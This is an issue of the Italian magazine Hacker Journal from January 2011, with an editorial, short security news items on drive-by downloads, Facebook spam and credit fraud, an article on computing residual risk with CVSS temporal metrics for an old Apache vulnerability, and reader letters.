EDITORIALE

WIKILEAKS E DINTORNI

Ci siamo appena lasciati alle spalle quello che molti lettori hanno indicato come uno dei numeri di Hacker Journal più belli di sempre: il 209. Tecnico, pieno di spunti, un felice connubio di idee e articoli di alto livello che, per un'alchimia non sempre determinabile, sono confluiti tutti all'interno di uno stesso numero. Questo numero 210 non potrà competere, da un punto di vista tecnico, con il 209 e il motivo è semplice: abbiamo deciso di dare molto spazio all'argomento WikiLeaks. Del resto la scelta non era facile: l'ignorare la vicenda (come forse alcuni auspicavano), oppure cercare di trattarla nel modo meno banale possibile. Abbiamo scelto evidentemente di parlarne e speriamo che il materiale pubblicato possa fornire qualche ulteriore e diverso elemento di riflessione rispetto a tutto quanto, molto, già scritto e detto fino ad oggi. Va da sé che per noi la vicenda WikiLeaks si è chiusa "redazionalmente" il 20 dicembre, il momento in cui abbiamo consegnato la rivista alla stampa. Può essere, quindi, che al momento in cui leggerete questo numero 210 alcuni elementi di questa intricata vicenda di cronaca siano cambiati, che ci siano stati degli sviluppi. E' inevitabile. La realtà si snoda in modo molto più veloce e imprevedibile di quanto la carta stampata sia spesso in grado di tracciare. Era uno dei tanti rischi che sapevamo di dover correre trattando questo argomento in divenire. Comunque, visto che ho messo le mani avanti circa la vicenda WikiLeaks, voglio tranquillizzarvi sulla presenza di diversi articoli tecnici che non mancheranno di soddisfare i lettori più esperti. Si va dal consueto corso in C all'articolo di M. Ortisi, divenuto ormai un collaboratore stabile e apprezzato di HJ, che esplora una nuova insidiosa vulnerabilità.

Buona lettura a tutti e forse ci sta, anche se un po' troppo "convezionale", un augurio di un grande 2011.

Altair

laboratorio@hackerjournal.it
Questo indirizzo è stato creato per inviare articoli, codici, spunti e idee. E' quindi proprio una sorta di "incubatore di idee".

posta@hackerjournal.it
E' l'account creato per l'omonima rubrica che è ricomparsa nelle pagine della rivista. A questo indirizzo dovete inviare tutte le mail che volete vengano pubblicate su HJ.

redazione@hackerjournal.it
Questo è l'indirizzo canonico. Quello con cui potete avere un filo diretto, sempre, con la redazione, per qualsiasi motivo che non rientri nelle due precedenti categorie di posta.

Sommario

ANNO 11 - N. 210
GENNAIO 2011

Editore: WLF Publishing S.r.l
Socio Unico medi & Son S.r.l
Via Torino 51 - 20063 Cernusco S/N (MI)
Tel. 02.924321 - Fax 02.92432236

Direttore responsabile: Teresa Carsaniga

Realizzazione Editoriale:
Progetti e Promozioni Srl
redazione@hackerjournal.it

Printing: Arti Grafiche Boccia Spa – 84131 Salerno

Distributore:
M-DIS Distribuzione Spa
Via Cazzaniga 19 – 20123 Milano

HACKER JOURNAL
Pubblicazione registrata al Tribunale di Milano il 27/10/03 con il numero 601

Una copia: euro 2,00



WLF Publishing S.rl. - Socio Unico medi & Son S.r.l è titolare esclusivo di tutti i diritti di pubblicazione. Per i diritti di riproduzione, l'Editore si dichiara pienamente disponibile a regolare eventuali spettanze per quelle immagini di cui non sia stato possibile reperire la fonte.
Gli articoli contenuti in Hacker Journal hanno scopo prettamente divulgativo. L'editore declina ogni responsabilità circa l'uso improprio delle tecniche che vengono descritte al suo interno. L'invio di immagini ne autorizza implicitamente la pubblicazione anche non della WLF Publishing S.r.l. – Socio Unico Medi & Son S.r.l.

Copyright WLF Publishing S.r.l.
Tutti i contenuti sono protetti da licenza Creative Commons.
Attribuzione-Non commerciale-Non opere derivate 2.5 Italia: creativecommons.org/licenses/by-nc-nd/2.5/it

Informativa e Consenso in materia di trattamento dei dati personali (Codice Privacy d.lgs. 196/03). Nel vigore del D.Lgs 196/03 il Titolare del trattamento dei dati personali, ex art. 28 D.Lgs. 196/03, è WLF Publishing S.r.l. - Socio Unico Medi & Son s.r.l (di seguito anche "Società" e/o "WLF Publishing"), con sede in Via Alfonso D'Avalos, 20/22 – 27029 Vigevano (PV). La stessa La informa che i Suoi dati, eventualmente da Lei trasmessi alla Società, verranno raccolti, trattati e conservati nel rispetto del decreto legislativo ora enunciato anche per attività connesse all'azienda. La avvisiamo, inoltre, che i Suoi dati potranno essere comunicati e/o trattati (sempre nel rispetto della legge), anche all'estero, da società e/o persone che prestano servizi in favore della Società. In ogni momento Lei potrà chiedere la modifica, la correzione e/o la cancellazione dei Suoi dati ovvero esercitare tutti i diritti previsti dagli artt. 7 e ss. del D.Lgs. 196/03 mediante comunicazione scritta alla WLF Publishing e/o direttamente al personale Incaricato preposto al trattamento dei dati. La lettura della presente informativa deve intendersi quale consenso espresso al tratta mento dei dati personali.

Drive-by download e archivi fasulli

Senza dubbio sono i "drive-by download", malware scaricati inconsapevolmente da siti infetti che danneggiano i PC degli utenti, a guidare la classifica delle minacce più diffuse negli ultimi mesi. Come funzionano i "drive-by download"? Dapprima l'utente che sta visitando un sito infetto viene reindirizzato alla risorsa Web dei cybercriminali che ospita lo script redirect (uno dei più diffusi negli ultimi tempi è il Trojan-Downloader.JS.Pegel). L'utente viene reindirizzato allo script downloader, che a sua volta lancia gli exploit. Di norma, gli exploit scaricano sul computer dell'utente il file eseguibile dannoso, che nella maggior parte dei casi è un backdoor o un trojan, e ne avviano l'esecuzione: in questo modo i cybercriminali ottengono il pieno controllo del sistema delle vittime, che restano quasi sempre inconsapevoli dell'avvenuta intrusione.

Sito legittimo infetto/sito malware contenente lo script di redirect → Script downloader → Exploit → File eseguibile

Nel corso degli attacchi drive-by, il computer dell'utente può essere infettato non soltanto da un sito gestito direttamente da cybercriminali, ma anche quando si sta visitando un sito legittimo che è stato però compromesso: per questa ragione, l'unica vera garanzia contro questo tipo di infezioni è l'installazione regolare e periodica degli aggiornamenti (e delle patch) relativi al sistema operativo usato. Secondo il bilancio mensile di Kaspersky Lab, nella TOP 20 di novembre dei malware in Internet si sono piazzati nove exploit, tre redirector e uno script downloader utilizzati negli attacchi drive-by download. Un'altra minaccia significativa per il mese di novembre è stata determinata dall'ampia diffusione del raggiro detto degli archivi fasulli, una truffa on line che non perde la sua attualità. Il principio che segue è semplice: per ricevere il contenuto dell'archivio ricercato mediante un motore di ricerca, all'utente viene richiesto di inviare un SMS a pagamento. Tuttavia, una volta inviato l'SMS, l'utente non riceve le informazioni desiderate: l'archivio può infatti essere vuoto, "danneggiato" o, peggio ancora, può contenere un file dannoso. Gli archivi fasulli si diffondono con grande efficienza: quando l'utente effettua una ricerca mediante i motori di ricerca, si rigenerano automaticamente delle pagine contenenti dei banner che propongono le informazioni cercate.

Lo spam trasloca su Facebook

Secondo una ricerca internazionale commissionata lo spam su Facebook è vissuto come un problema da 3 utenti su 4. Il 78% degli intervistati si dichiara preoccupato per lo spam presente sul sito di Facebook, mentre il 49% riferisce di ricevere frequentemente aggiornamenti e messaggi spam. Oggi, gli utenti di Internet trascorrono più tempo sui social network di quanto non ne dedichino alle email. Gli spammer lo sanno e hanno adottato alcuni metodi per agire di conseguenza.
La crescita dello spam sui social network è causata sia dalle applicazioni spam sia dai falsi profili, che presentano spesso la foto di una donna giovane e attraente. Le applicazioni spam fanno circolare viral come il tasto "non mi piace", che è stato provato dal 12% degli utenti di Facebook, o la possibilità di vedere chi ha visitato il nostro profilo, provato dal 20%. Una volta attivate, queste applicazioni sono condivise istantaneamente con tutti gli amici e possono essere veicolo di truffe.
Tuttavia, nonostante lo spam renda meno piacevole la navigazione, la maggioranza delle persone continua a sentirsi a proprio agio su Facebook. Il 77% degli intervistati dichiara di sentirsi protetto la maggior parte del tempo. Parlando di sicurezza, gli utenti sono più preoccupati per i dati bancari, per la reputazione personale o per il brand. Il 29% degli intervistati teme i furti d'identità, mentre il 28% teme che il proprio account su Facebook sia compromesso.

Crittografia in tempo reale

Raidsonic, azienda europea che produce soluzioni in ambito storage, ha presentato IB-SAFE226, una nuova enclosure esterna con sistema di crittografia per proteggere i dati sensibili contenuti nell'Hard Disk.
Le autorità pubbliche, i commercialisti e gli ospedali sono solo alcuni esempi di settori in cui i dati dei clienti sono estremamente riservati. Particolarmente delicato è lo spostamento di questi dati ad esempio su un disco esterno. Per gli utenti che vogliono proteggere i dati affidati, ecco una soluzione sicura, pratica ed economica. Nella nuova enclosure esterna ICY BOX IB-SAFE226, la crittografia AES-256 protegge i dati sull'Hard Disk SATA da 2.5. L'utente necessita di una chiave fisica (mini Usb) e dell'enclosure con lo speciale chipset. Per decifrare l'Hard Disk è necessario possedere la medesima chiave e un'appropriata enclosure. Senza la chiave non è possibile accedere ai dati. Ogni chiave è individuale e vengono forniti soltanto due esemplari. Associata al chipset dell'IB-SAFE226, essa blocca lo starter nella cache dell'hard disk, in modo da poter lasciare l'hard disk incustodito.
Il processo di crittografia avviene tramite uno speciale chip posto nell'enclosure permettendo alla velocità di trasferimento dati di restare inalterata.
IB-SAFE226 non è utile solo nell'ambito professionale ma anche in quello privato, per coloro che desiderano mantenere elevata la privacy dei dati sul proprio computer.
Il prezzo raccomandato è di 49,00 euro IVA inclusa.

SMARTPHONE SEMPRE PIU' A RISCHIO

L'utilizzo di smartphone e di accessi WLAN continua ad essere una fonte di rischio eccessiva. Nell'ambito di uno studio riguardante l'uso di smartphone e la sicurezza mobile è scaturito che il 38% utilizza il proprio smartphone almeno una volta al giorno per navigare in Internet (il 58% tra gli utenti nella fascia di età 12-19 anni). Il rischio è che, se non è installato un efficace programma di protezione, su un PC o su un telefono cellulare interfacce come Bluetooth o WLAN possono essere utilizzate per diffondere malware. Ciò nonostante, benché il 36% degli intervistati abbia dichiarato di considerare la navigazione in Internet in modalità mobile più pericolosa di quella effettuata dal PC a casa, l'impiego di servizi Web mobili continua a crescere in maniera esponenziale. Le sempre più diffuse applicazioni che gli utenti amano installare, però, possono nascondere delle insidie. I social network inoltre presentano problemi dal punto di vista della possibilità di furto dell'identità: la manipolazione degli account, il monitoraggio illegale dei messaggi e la falsificazione delle informazioni immesse nei guestbook sono solo alcune delle possibili conseguenze di un uso non attento. Ciò è dovuto a delle tipiche falle nella sicurezza delle applicazioni Web di questo tipo: non appena è richiesta l'autenticazione mediante nome utente e password, si aprono le porte al phishing e alle intrusioni. Mediante un link come "Christmas Specials at Facebook" inviato agli utenti per posta elettronica, si apre un portale Facebook per il quale sono richiesti i dati di accesso. Poiché l'interfaccia Web appare identica a quella della vera piattaforma di social networking, l'utente non si rende conto di ciò che sta accadendo e, una volta immessi i propri dati, l'hacker entra in possesso delle password della vittima. E poiché la maggior parte della gente utilizza la stessa password per diversi servizi, siano essi eBay, Amazon, webmail ecc., ne può scaturire una ovvia e pericolosa reazione a catena.


FRODI CREDITIZIE IN AUMENTO

Nel primo semestre 2010 i casi di frode creditizia sono stati circa 11.000 (+9% rispetto al I semestre 2009) per un importo complessivo pari a 92.158.000 di euro (+7% rispetto al I semestre 2009).
A rendere ancora più allarmante questo tipo di frode sono i tempi di detection, ovvero i tempi necessari per scoprire che i propri dati personali sono stati carpiti e utilizzati per mettere a segno una frode creditizia, che sono sempre più lunghi.
Dai dati raccolti relativamente al primo semestre 2010 emerge che solo nel 21% dei casi la frode viene scoperta entro i primi 6 mesi; nel 20% dei casi la scoperta avviene con un ritardo che varia da 6 mesi a un anno, ma sono in preoccupante crescita i casi in cui la truffa viene intercettata addirittura dopo 2/3 anni (15% del totale).
Nella sostanza, le frodi creditizie e finanziarie si concretizzano attraverso l'appropriazione dei dati delle carte di credito, della sottrazione delle credenziali di accesso all'internet banking o dei sistemi di pagamento online, del furto delle credenziali di posta elettronica o dell'appropriazione di dati identificativi personali per acquistare prodotti o sottoscrivere servizi con l'identità altrui.
Ma cosa riescono ad acquistare i frodatori? Le tipologie merceologiche maggiormente oggetto di frode sono quelle relative ad automobili e moto (53% del totale), prodotti hi tech come elettronica, informatica e telefonia (17%), arredamento (9%) ed elettrodomestici (8%).

di Francesco Merlo Lead Auditor ISO 27001. *Membro esterno del comitato sicurezza ISPESL,*
Salvatore D'Emilio - *ILead Auditor ISO 27001CSO ISPESL,*
Francesco Gaudieri - *ILead Auditor ISO 27001*

RISK FACTOR CVSS:
IL CALCOLO DEL RISCHIO RESIDUO

REPORT

DOPO AVERE CAPITO, NEL PRECEDENTE NUMERO DI HACKER JOURNAL COME UTILIZZARE IL COMMON VULNERABILITY SCORING SYSTEM PER IL CALCOLO DEL RISCHIO EFFETTIVO DI UNA VULNERABILITÀ, PASSIAMO ORA AD UN ALTRO TEMA MOLTO INTERESSANTE, IN QUALCHE MODO CRUCIALE, OVVERO COME CALCOLARE IL RISCHIO RESIDUO...

Nel precedente articolo (Il fattore di rischio Hacker Journal 209) abbiamo illustrato come utilizzare correttamente il CVSS per calcolare il rischio effettivo di una vulnerabilità nella realtà sotto esame con l'utilizzo delle metriche d'ambiente.
Con questo scritto completiamo l'argomento vedendo come calcolare anche il rischio residuo, il rischio, cioè, che permane dopo l'adozione delle opportune contromisure: a tal fine utilizzeremo le metriche temporali. Riteniamo utile riproporre, per semplificare la lettura, quanto scritto riguardo le stesse.

I rischi legati alle vulnerabilità cambiano con il passare del tempo, in base allo sviluppo di tecniche per sfruttare le vulnerabilità stesse ed alla individuazione e realizzazione delle relative contromisure. Le metriche adottate per la valutazione sono riportate nella fig.1

EXPLOITABILITY (E)

Indica lo stato dell'arte delle tecniche per sfruttare la vulnerabilità.
Più è facile l'attuazione dell'attacco, maggiore è il i rischio.

Valorizzazione	Descrizione
Unproven (U)	Non ci sono tecniche disponibili o la tecnica stessa è solamente teorico.
Proof-of-Concept (POC)	La tecnica è stata testata ma non è attuabile per la maggior parte dei sistemi senza personalizzazioni da parte di un attaccante esperto.
Functional (F)	La tecnica esiste ed è efficace sulla maggior parte dei sistemi affetti dalla vulnerabilità.
High (H)	La tecnica esiste, o non è richiesta, e si attiva in maniera autonoma (es. worm o virus).
Not Defined (ND)	La metrica non viene considerata nel calcolo della valorizzazione.

CVSS:RIEPILOGO

Torniamo brevemente, prima di proseguire, sul concetto di CVSS per coloro che avessero perso il numero precedente di HJ.

Il Common Vulnerability Scoring System Version 2.0 può essere considerato, a tutti gli effetti, una analisi dei rischi minimali per il trattamento delle vulnerabilità relative al mondo internet. Opera con tre gruppi di metriche: Base, Temporal, Environmental.

REMEDIATION LEVEL (RL)

Indica il livello di maturità delle contromisure. Minore è il livello più alto è il rischio.

Valorizzazione	Descrizione
Official Fixm(OF)	Esiste una contromisura completa ed ufficiale messa a disposizione dal produttore.
Temporary Fix (TF)	Esiste una contromisura ufficiale ma provvisaria.
Workaround (W)	Esiste una contromisura non ufficiale.
Unavailable (U)	Non esistono contromisure o le stesse non sono applicabili.
Not Defined (ND)	La metrica non viene considerata nel calcolo della valorizzazione.

REPORT CONFIDENCE (RC)

Indica il livello veridicità sull'esistenza della vulnerabilità e sull'affidabilità dei dettagli tecnici diffusi. Più alto è tale livello, maggiore è il rischio.

Valorizzazione	Descrizione
Unconfirmed (UC)	Esistono solo voci non confermate sulla vulnerabilità.
Uncorroborated (UR)	Vi sono più fonti non ufficiali, tra le quali aziende indipendenti che operano sulla sicurezza o ricercatori, che descrivono la vulnerabilità.
Confirmed (C)	La vulnerabilità è confermata ufficialmente dal produttore o dalla pubblicazione delle sue caratteristiche tecniche o dei metodi di attacco.
Not Defined (ND)	La metrica non viene considerata nel calcolo della valorizzazione.

IL CALCOLO DEL RISCHIO RESIDUO.

Riprendiamo in esame l'esempio dell'articolo precedente:

Apache Chunked Encoding Remote Overflow

Synopsis :

The remote web server is vulnerable to a remote code execution attack.

Description :

The remote Apache web server is affected by the Apache web server chunk handling vulnerability.

If safe checks are enabled, this may be a false positive since it is based on the version of Apache. Although unpatched Apache versions 1.2.2 and above, 1.3 through 1.3.24, and 2.0 through 2.0.36 are affected, the remote server may be running a patched version of Apache.

See also :

http://httpd.apache.org/info/security_bulletin_20020617.txt
http://httpd.apache.org/info/security_bulletin_20020620.txt

Solution :

Upgrade to Apache web server version 1.3.26 or 2.0.39 or newer.

Risk factor :

High / CVSS Base Score : 7.5
(CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVE : CVE-2002-0392
BID : 5033
Other references : IAVA:2002-a-0003, OSVDB:838

I parametri base risultano i seguenti:

Access: Network
Vector: Network
Access Complexity:
LowAuthentication: None
Confidentiality Impact: Partial
Integrity Impact: Partial
Availability Impact: Partial

Il vettore di rischio, ed il suo livello, sono:

```
AV:N/AC:L/Au:N/C:P/I:P/A:C CVSS
Score - 7.5
```

Abbiamo impostato i parametri del rischio legato all'ambiente sotto esame come segue:


Collateral Damage Potential (CDP): Low.
Target Distribution (TD): Low (0-25%).
Riservatezza (CR): Low.
Integrità (IR): Medium.
Disponibilità (AR): Low.

Vettore di rischio e livello:



```
CDP:L/TD:L,/CR:L/IR:M/AR:L CVSS
Score - 1.7
```

Calcoliamo ora il vettore per le metriche temporali. Per acquisire le informazioni necessarie a valorizzare il vettore dobbiamo effettuare alcune ricerche su Internet. In assenza di dati, a volte succede, dobbiamo utilizzare fonti alternative o la nostra esperienza. Sappiamo che il codice di vulnerabilità è:

```
CVE-2002-0392
```

E che utilizziamo Apache versione 2.0.36; con questi dati, e un po' di pazienza, possiamo iniziare le nostre ricerche. Per prima cosa verifichiamo sul sito del MITRE le informazioni disponibili:

Dai dati forniti risulta che la vulnerabilità è ufficialmente confermata, quindi:

```
Exploitability = Functional
Authentication = Confirmed
```

Verifichiamo ora, sul sito ufficiale di Apache, la situazione delle opportune contromisure:

La versione da noi utilizzata è la 2.0.36, quindi andiamo alla pagina relativa:

Risulta che esiste una contromisura ufficializzata, quindi:

```
Complexity = Official-Fix
```

Riepilogando:


Exploitability	Complexity	Authentication
Functional	Official-Fix	Confirmed

Il vettore è il seguente:

```
E:F/RL:OF/RC:C
```

Il calcolo viene effettuato utilizzando il tool, gratuito, CVSS V2.0 Calculator for PC scaricabile dal sito. http://jvnrss.ise.chuo-u.ac.jp/jtg/cvss/en/index.02.html

Utilizzando i parametri:

si ottiene un CVSS Score - 1.4, che è il nostro rischio residuo.
Una via più breve, ma meno ricca di informazioni, consiste nell'accedere al sito del NIST, usando come parametro di ricerca il CVE.

Nota: nella prima parte dell'articolo, pubblicata sul numero 209 di Hacker Journal, non è stato riportato tra gli autori il nome Francesco Merlo che risulta essere, tra l'altro, il principale artefice di questo doppio contributo dedicato all'analisi delel vulnerabilità.

Ce ne scusiamo pubblicando in questa sede la doverosa rettifica.

Access Vector	Access Complexity	Authentication	Confidentiality Impact	Integrity Impact	Availability Impact
Network	Low	None	Partial	Partial	Partial
Collateral Damage Potential (CDP)	Collateral Damage Potential (CDP) / Target Distribution (TD)	Target Distribution (TD) / Riservatezza (CR)	Riservatezza (CR) / Integrità (IR)	Integrità (IR)	Disponibilità (AR)
Low	Low / Low (0-25%)	Low / Low (0-25%)	Low / Medium	Medium	Low

Exploitability	Complexity	Authentication
Functional	Official-Fix	Confirmed

LA POSTA DI HJ

CORSO IN C: PARTI MANCANTI

Salve, leggo da poco la rivista e mi sta davvero appassionando. Anche se non sono un guru della programmazione e dei computer in generale, trovo i vostri articoli molto interessanti. Siccome acquisto la vostra rivista da poco, non ho avuto l'occasione di iniziare il corso di programmazione in C, quindi, vorrei chiedere se fosse possibile, acquistare i numeri arretrati e come. Premetto che leggere gli ebook non mi piace, preferisco il cartaceo, quindi anche se è possibile scaricare la rivista in pdf non la leggo proprio per questo motivo. Se ci fosse un modo di acquistarla ve ne sarei molto grato. Grazie per l'attenzione.
BlackMamba

Risponde Fabio Manganello, uno dei due autori del corso di programmazione in C. I numeri della rivista escono sul sito in formato pdf per il download gratuito dopo due o tre mesi, in genere, quindi puoi pescare i numeri arretrati da là. Altrimenti puoi dare un'occhiata al mio corso di C completo all'indirizzo http://0x00.ath.cx/guidac.pdf .

SITI DINAMICI CHE PASSIONE

Salve, da poco, grazie anche alle vostre fantastiche riviste (Hacker Journal e Hackers magazine) sono riuscito a creare un blog Wordpress-mySQL e Altervista. Ho già ricevuto un buon numero di utenti e chiedevo se nei successivi numeri di queste riviste potevate pubblicare guide per permettere a persone come me di creare una chat da inserire in tali blog per non far annoiare gli utenti! Ho già provato con la jQuery chat, ma i miei tentativi sono stati inutili! grazie e attendo risposte!
by DIMAkx

Probabilmente ti è stato utile soprattutto l'articolo pubblicato su Hackers Magazine 63, almeno vogliamo sperarlo. Per creare una chat esistono diversi strumenti, se cerchi sul sito ufficiale di Wordpress probabilmente troverai qualche plug-in che fa al caso tuo. Altrimenti ti segnaliamo questa soluzione http://www.bowob.com. Comunque, nel caso non trovassi nulla di soddisfacente, non temere, torneremo sicuramente sull'argomento in un prossimo articolo.

UNA SEGNALAZIONE

Leggo la vostra rivista sin dai primi numeri, ma questa è la prima volta che vi scrivo. Vi starete chiedendo perché? Ho sempre fatto la parte del semplice "lettore" nella considerazione, errata, che quello fosse il mio ruolo e che il compito di scrivere fosse di altri più preparati. Ma, probabilmente, mai come nel caso di una rivista di informazione come la vostra, anzi nostra, è "dovere" anche del semplice lettore essere partecipe. Perché l'informatica non è solo quello che risiede all'interno del PC, l'informatica è ovunque intorno a noi, talmente vicina che a breve l'avremo anche sotto pelle. Scusate il prologo, vengo subito al motivo di questa mail: leggendo l'articolo "Lo scenario aperto dal worm Stuxnet" sul numero 208 mi è tornato alla mente un libro che vorrei segnalare. Si tratta di "Black Ice - Ghiaccio Sporco. La minaccia invisibile del cyberterrorismo". Scritto da Dan Verton, ex ufficiale dei servizi segreti della Marina americana ed ora giornalista, è una raccolta di interviste, analisi e resoconti (a volte romanzati) che descrive lo scenario post 11 settembre 2001 della sicurezza dei "servizi critici". In maniera obiettiva descrive le gravi lacune dell'America in materia di sicurezza informatica in tutti gli ambiti, dai sistemi di gestione degli scali aeroportuali a quelli degli ospedali, dai potenti sistemi SCADA alle reti wireless cittadine. Tutto questo unito all'incapacità di chi ha potere decisionale di accettare l'evoluzione del terrorismo al cyber terrorismo, ha decretato il fallimento di quella che nel testo spesso viene chiamata l'Azienda America. E pensare che questo libro è stato pubblicato in America ed anche in italia nel 2003...
Fabrizio

Grazie della segnalazione. Lo leggeremo.

APPREZZAMENTI E QUALCHE CRITICA

Salve redazione...
Sono un lettore appassionato della rivista. Purtroppo non possiedo molti numeri, ma ho lo stesso tante proposte da fare e altrettante critiche. Cominciamo... Per prima cosa vorrei chiedere di non mettere mai più copertine dalla grafica così "urenda", come nella 207 (preferivo di gran lunga i teschi). Poi vorrei chiedere di non usare più materiali distruttibili al tatto. Capisco i motivi economici, ma leggere in questo modo per noi è una tortura. Il punto saliente di questa mail, comunque, è la scarsità degli articoli. Noi lettori vorremmo degli articoli più da Hacker, altrimenti questa rivista non si chiamerebbe Hacker Journal, no? Certo il corso di C è ottimo e mi complimento con gli autori, ma gli altri articoli sono, come dire, scadenti. Comunque torniamo alla questione dei corsi. Perchè non farne uno di Assembly? La motivazione è chiara, 